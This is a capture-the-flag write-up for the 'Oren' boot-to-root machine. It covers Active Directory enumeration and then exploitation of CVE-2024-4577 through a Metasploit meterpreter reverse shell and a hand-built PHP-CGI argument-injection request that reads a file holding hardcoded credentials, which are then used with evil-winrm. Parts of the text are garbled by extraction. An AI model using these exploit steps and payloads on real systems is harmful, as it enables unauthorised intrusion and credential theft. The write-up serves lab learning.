

B2R - Oren

After setup the machine, scan nmap to look for what service is up

```
nmap -v -sC -sV -oA nmap/sherpa 192.168.124.159
```

```
(kali@kali)-[~/.../ctf/sherpactf24/b2r/nmap]
$ cat sherpa.nmap
# Nmap 7.94SVN scan initiated Sat Nov 23 05:03:39 2024 as: nmap -v -sC -sV -oA nmap/sherpa 192.168.124.159
Nmap scan report for 192.168.124.159
Host is up (0.0045s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-title: Site doesn't have a title.
|_ http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-11-23 10:03:49Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: oren.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: oren.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
8080/tcp  open  http         Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3)
|_ http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3
|_ http-title: Maintenance
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-open-proxy: Proxy might be redirecting requests
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-11-23T10:03:50
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| nbstat: NetBIOS name: DC01, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:81:69:52 (VMware)
| Names:
|   DC01<00>          Flags: <unique><active>
|   OREN<00>          Flags: <group><active>
|   OREN<1c>          Flags: <group><active>
|   DC01<20>          Flags: <unique><active>
|_  OREN<1b>          Flags: <unique><active>
```

As usual, DNS (can tryout dnslookup), SMB port open.

LDAP port also open so can check if ldapsearch works.

```
ldapsearch -H ldap://192.168.124.159 -x -s base namingcontexts
```

```

(kali@kali)-[~/.../ctf/sherpactf24/b2r/nmap]
$ ldapsearch -H ldap://192.168.124.159 -x -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#
#
dn:
namingcontexts: DC=oren,DC=local
namingcontexts: CN=Configuration,DC=oren,DC=local
namingcontexts: CN=Schema,CN=Configuration,DC=oren,DC=local
namingcontexts: DC=DomainDnsZones,DC=oren,DC=local
namingcontexts: DC=ForestDnsZones,DC=oren,DC=local

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1

```

Now we get to see that the domain name is going to be "oren.local"

```
ldapsearch -H ldap://192.168.124.159 -x -b "DC=oren,DC=local"
```

But when trying to further utilize ldapsearch ,apparently it needs user authentication to do things so pass on further enumerate with ldapsearch.

```


(root@kali)-[/home/kali/Documents/tools/BloodHound]
# ldapsearch -H ldap://192.168.124.159 -x -b "DC=oren,DC=local"
# extended LDIF
#
# LDAPv3
# base <DC=oren,DC=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
#
# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090C77, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4563
# numResponses: 1

```

There is rpc service (**Windows Remote Procedure Call**) means that high chance
ltr we can use evil-winrm to have remote access when we have the user creds

Also did some kerbrute alongside to find valid users

```
./kerbrute_linux_amd64 userenum --dc 192.168.124.159 -d oren.local  
/usr/share/seclists/Usernames/xato-net-10-million-usernames.txt
```



```
(kali@kali)-[~/Documents/tools/kerbrute]
$ ./kerbrute_linux_amd64 userenum --dc 192.168.124.159 -d oren.local /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt

Our site is currently undergoing maintenance. Please check back later.

Be Back Soon!

Version: v1.0.3 (9dad6e1) - 11/23/24 - Ronnie Flathers @ropnop

2024/11/23 05:11:29 > Using KDC(s):
2024/11/23 05:11:29 > 192.168.124.159:88

2024/11/23 05:11:30 > [+] VALID USERNAME: administrator@oren.local
2024/11/23 05:11:33 > [+] VALID USERNAME: Administrator@oren.local
2024/11/23 05:11:48 > [+] VALID USERNAME: webadmin@oren.local
2024/11/23 05:44:27 > [+] VALID USERNAME: dc01@oren.local
2024/11/23 05:49:51 > [+] VALID USERNAME: WebAdmin@oren.local
2024/11/23 05:53:27 > Done! Tested 8295455 usernames (5 valid) in 2517.749 seconds
```

At first i noticed that there are also 2 http ports 80 and 8080

For port 80, didn't have much info in the website also >> went to check if
microsoft-iis/10.0 version cve. Only managed to find a **path traversal issue**, but
doesn't seem much to be related to this chal :


<https://gist.github.com/robotshell/7b97af98c5dc0cacd57e6bfac90019cd>

At port 8080, nmap actually do show the version

Apache/2.4.58 (Win64) OpenSSL/3.1.3 and i did went to search for it and got a medium
post on that

(but i don't have a medium acc and i dun wanna pay for that so i just went away
ROFL)


<https://infosecwriteups.com/cve-2024-4577-php-cgi-argument-injection-remote-code-execution-294ed4758e4f>




Run a gobuster to enumerate the possible directories since there are no other more findings to see

```
gobuster dir -u http://192.168.124.159:8080/ -w /usr/share/wordlists/dirb/common.txt
```

Then we manage to get an **admin.php** page and also a **phpinfo.php** page




But after ages without any clues, and suddenly i saw the title was ORANGE , then i realize it might be the ultimate **orange tsai** (At the same time clue was released)



Orange Tsai

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This is  Speaking!



Articles

2024-08-09	<u>Confusion Attacks: Exploiting Hidden Semantic Ambiguity in Apache HTTP Server!</u>
2024-06-07	<u>CVE-2024-4577 – Yet Another PHP RCE: Make PHP-CGI Argument Injection Great Again!</u>
2023-08-12	<u>從 2013 到 2023: Web Security 十年之進化與趨勢!</u>
2022-10-19	<u>A New Attack Surface on MS Exchange Part 4 – ProxyRelay!</u>

<https://github.com/watchtowrlabs/CVE-2024-4577>

```
python watchTowr-vs-php_cve-2024-4577.py -c "<?php system('calc');?>" -t http://192.168.253.132/test.ssi
```

```

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V \ / ( _ _ | | \ _ _ | _ _ | _ _ | \ _ / V \ V \ | | 
      V          V          V
```

watchTowr-vs-php_cve-2024-4577.py
(*) PHP CGI Argument Injection (CVE-2024-4577) discovered by Orange Tsai (@orange_8361) of DEVCO
- Aliz Hammond, watchTowr (aliz@watchTowr.com)
- Sina Kheirkhah (@SinSinology), watchTowr (sina@watchTowr.com)

CVEs: [CVE-2024-4577]

(^_^) prepare for the Pwnage (^_^)

(+) Exploit was successful

As a POC this works fine on the current challenge page, so im more certain that im on the right path.

```
https://github.com/ZephrFish/CVE-2024-4577-PHP-RCE/blob/main/CVE-2024-4577.py
```

Also been trying to modify this file but doesnt work well for me.

So i went back to the medium and import the metasploit module

```
msf6 > use exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577
msf6 exploit(windows/http/php_cgi_arg_injection_rce_cve_2024_4577) >
msf6 exploit(windows/http/php_cgi_arg_injection_rce_cve_2024_4577) >
msf6 exploit(windows/http/php_cgi_arg_injection_rce_cve_2024_4577) >
Module options (exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
Proxies		no	A proxy chain of 1
RHOSTS		yes	The target host(s)
RPORT	80	yes	The target port (7
SSL	false	no	Negotiate SSL/TLS
TARGETURI	/php-cgi/php-cgi.exe	yes	The path to a PHP
VHOST		no	HTTP server virtua

Payload options (php/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST	192.168.124.154	yes	The listen address (an inte
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Windows PHP

```
msf6 exploit(windows/http/php_cgi_arg_injection_rce_cve_2024_4576)
RHOST => 192.168.124.159
```

```
msf6 exploit(windows/http/php_cgi_arg_injection_rce_cve_2024_4576)
RPORT => 8080
```

```
msf6 exploit(windows/http/php_cgi_arg_injection_rce_cve_2024_4576)
```

Module options (exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4576):

Name	Current Setting	Required	Description
----	-----	-----	-----
Proxies		no	A proxy chain of 1
RHOSTS	192.168.124.159	yes	The target host(s)
RPORT	8080	yes	The target port (T
SSL	false	no	Negotiate SSL/TLS
TARGETURI	/php-cgi/php-cgi.exe	yes	The path to a PHP
VHOST		no	HTTP server virtua

Payload options (php/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST	192.168.124.154	yes	The listen address (an inte
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----

0 Windows PHP

```
msf6 exploit(windows/http/php_cgi_arg_injection_rce_cve_2024_4577)
```

After setting up, we just type exploit and metasploit will do the job

```
View the full module info with the info, or info -d command.

msf6 exploit(windows/http/php_cgi_arg_injection_rce_cve_2024_4577) > exploit

[*] Started reverse TCP handler on 192.168.124.154:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target is vulnerable. Apache/2.4.58 (Win64) OpenSSL/3.1.3
[*] Sending stage (39927 bytes) to 192.168.124.159
[*] Meterpreter session 1 opened (192.168.124.154:4444 → 192.168.124.159:62662) at 2024-11-23 17:40:01 -0500

meterpreter > 
```

And yay got to the shell

```
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > pwd
C:\xampp\php
meterpreter > cd C:\Users
meterpreter > dir
Listing: C:\Users
```

However, when i got to the webadmin there are 3 files, and user.zip requires the password decrypted from ps1. The shell generated by metasploit was unstable as it crashes as long as i try to use it as `shell`

```
meterpreter > cd Desktop
meterpreter > dir
Listing: C:\Users\webadmin\Desktop
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	178	fil	2024-10-19 05:27:36 -0400	encryptedPassword.bin
100666/rw-rw-rw-	720	fil	2024-10-19 05:32:14 -0400	getPasswordzip.ps1
100666/rw-rw-rw-	187	fil	2024-10-19 05:18:10 -0400	user.zip

Change another method to doing it manually

<https://github.com/php/php-src/security/advisories/GHSA-3qgc-jrrr-25jv>

The top screenshot shows a Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane displays an HTTP GET request to `http://192.168.124.159:8080` with various headers including `Upgrade-Insecure-Requests: 1` and `Cookie: PHPSESSID=2vkeq55e5js60oi9in8slnrc`. The 'Response' pane shows an HTTP 200 OK response with a directory listing of `C:\xampp\htdocs`, listing files like `admin.php`, `hidden_from_public`, `index.php`, and `phpinfo.php`.

The bottom screenshot shows the same Burp Suite interface, but the 'Response' pane displays the raw response of the request, which is a PHP script. The script includes a session start, a hardcoded username 'webadmin', and a login validation function that checks if the provided username and password match the hardcoded values. The script also includes a logout function that destroys the session and redirects the user to `admin.php`.

GET /%?add+allow_url_include%3don+-d+auto_prepend_file%3dphp%3a.
Host: 192.168.124.159:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,ir
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9

```
Cookie: PHPSESSID=2vkeq55e5jms60oi9in8s1inrc
Connection: close
Content-Length: 33
```

```
<?php system("type admin.php");?>
```

Got admin creds

```
$valid_username = 'webadmin';
$valid_password = 'N0ts0s3cr3t_123!!!';
```

Use the cred to login to evil-winrm

```
evil-winrm -u webadmin -p 'N0ts0s3cr3t_123!!!' -i 192.168.124.159
```

```
(kali@kali)-[~/modules/exploits/windows/http]
$
evil-winrm -u webadmin -p 'N0ts0s3cr3t_123!!!' -i 192.168.124.159

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemen
ted on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completi
on

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\webadmin\Documents> cd ../
*Evil-WinRM* PS C:\Users\webadmin> cd Desktop
*Evil-WinRM* PS C:\Users\webadmin\Desktop> ls

Directory: C:\Users\webadmin\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         10/19/2024   2:27 AM             178 encryptedPassword.bin
-a-----         10/19/2024   2:32 AM             720 getPasswordzip.ps1
-a-----         10/19/2024   2:18 AM             187 user.zip

*Evil-WinRM* PS C:\Users\webadmin\Desktop> ./getPasswordzip.ps1
Here your password = You_got_user_you_can_read_the_flag
Use the password to unzip user.zip and submit your flag!
*Evil-WinRM* PS C:\Users\webadmin\Desktop>
```

Get the password and so we just use it to unzip the file and get the user.txt !

```
Here your password = You_got_user_you_can_read_the_flag
```

```
(kali㉿kali)-[~/Desktop/ctf/sherpactf24/b2r]  
$ unzip user.zip  
Archive:  user.zip  
[user.zip] user.txt password:  
extracting: user.txt
```

```
(kali㉿kali)-[~/Desktop/ctf/sherpactf24/b2r]  
$ cat user.txt  
SHCTF24{CVE_0ren_G0tcha!}
```

SHCTF24{CVE_0ren_G0tcha!}